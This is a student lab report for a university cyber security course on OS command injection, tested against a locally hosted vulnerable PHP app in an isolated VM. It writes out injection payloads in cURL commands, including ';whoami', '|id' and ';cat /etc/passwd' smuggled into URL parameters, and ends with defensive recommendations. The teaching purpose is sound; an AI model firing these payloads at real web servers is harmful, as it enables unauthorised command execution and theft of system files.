Lab Manual: OS Command Injection Vulnerability Assessment

CSE 487 - Cyber Security, Law, and Ethics
East West University

Submitted By: Aklhak Hossain; ID: 2022-3-60-057

Instructor: Rakib Hossen, Assistant Professor, Dept. of CSE

---

1 Objective

The primary objectives of this laboratory experiment are:

1. To understand the fundamentals of OS Command Injection vulnerabilities in web applications.
2. To identify and analyze command injection attack vectors in PHP-based web applications.
3. To demonstrate various command injection techniques including semicolon chaining, pipe operators, and command substitution.
4. To assess the impact of command injection vulnerabilities on system confidentiality, integrity, and availability.
5. To recommend and implement appropriate security countermeasures.

2 Background Theory

2.1 What is OS Command Injection?

OS Command Injection (Shell Injection) allows an attacker to execute arbitrary operating system commands on the server hosting a web application. This occurs when a web application passes unsafe user-supplied data to a system shell without proper validation.

2.2 Common Injection Techniques

3 Lab Environment

All testing was conducted in an isolated Oracle VirtualBox environment running Kali Linux. The web application was hosted locally on the PHP Built-in Server (`localhost:9090`). No public or third-party systems were targeted.

Technique	Syntax	Description
Semicolon	`cmd1; cmd2`	Executes both commands sequentially
Pipe	`cmd1 | cmd2`	Pipes output of cmd1 to cmd2
AND	`cmd1 && cmd2`	Executes cmd2 only if cmd1 succeeds
OR	`cmd1 || cmd2`	Executes cmd2 only if cmd1 fails
Backtick	`` `cmd` ``	Command substitution via backticks

4 Methodology

1. **Environment Setup:** Start the vulnerable PHP web application.
2. **Vulnerability Identification:** Test each input parameter using cURL.
3. **Exploitation:** Demonstrate command execution and read sensitive files.
4. **Documentation:** Capture screenshots and document findings.

5 Step-by-Step Procedures

5.1 Step 1: Start the Vulnerable Web Application

```
cd /home/kali/CSE487_OS_Command_Injection/vulnerable-app
php -S 0.0.0.0:9090
```



Figure 1: Starting the vulnerable web application server on port 9090

5.2 Step 2: Verify Application is Running

Open Firefox and navigate to `http://localhost:9090`.



Figure 2: VulnShop homepage showing three vulnerable endpoints

5.3 Step 3: Test Normal Functionality

```
curl "http://localhost:9090/ping.php?ip=127.0.0.1"
```

Figure 3: Normal ping request showing expected output without injection

5.4 Step 4: Command Injection - Semicolon

```
curl "http://localhost:9090/ping.php?ip=127.0.0.1;whoami"
```



Figure 4: Successful command injection using semicolon - reveals current user "kali"

5.5 Step 5: Command Injection - Pipe Operator

```
curl "http://localhost:9090/ping.php?ip=127.0.0.1|id"
```



Figure 5: Command injection using pipe operator - shows user ID information

5.6 Step 6: Reading Sensitive Files

```
curl "http://localhost:9090/check_stock.php?product_id=1;cat /etc/
    passwd"
```



Figure 6: Stock checker with command injection - reading sensitive files

6 Security Recommendations

- **Input Validation:** Whitelist allowed characters (e.g., numeric only for IP addresses).
- **Use Safe APIs:** Avoid `shell_exec()`. Use language-native network libraries.
- **Escape Arguments:** If shell execution is unavoidable, use `escapeshellarg()` in PHP.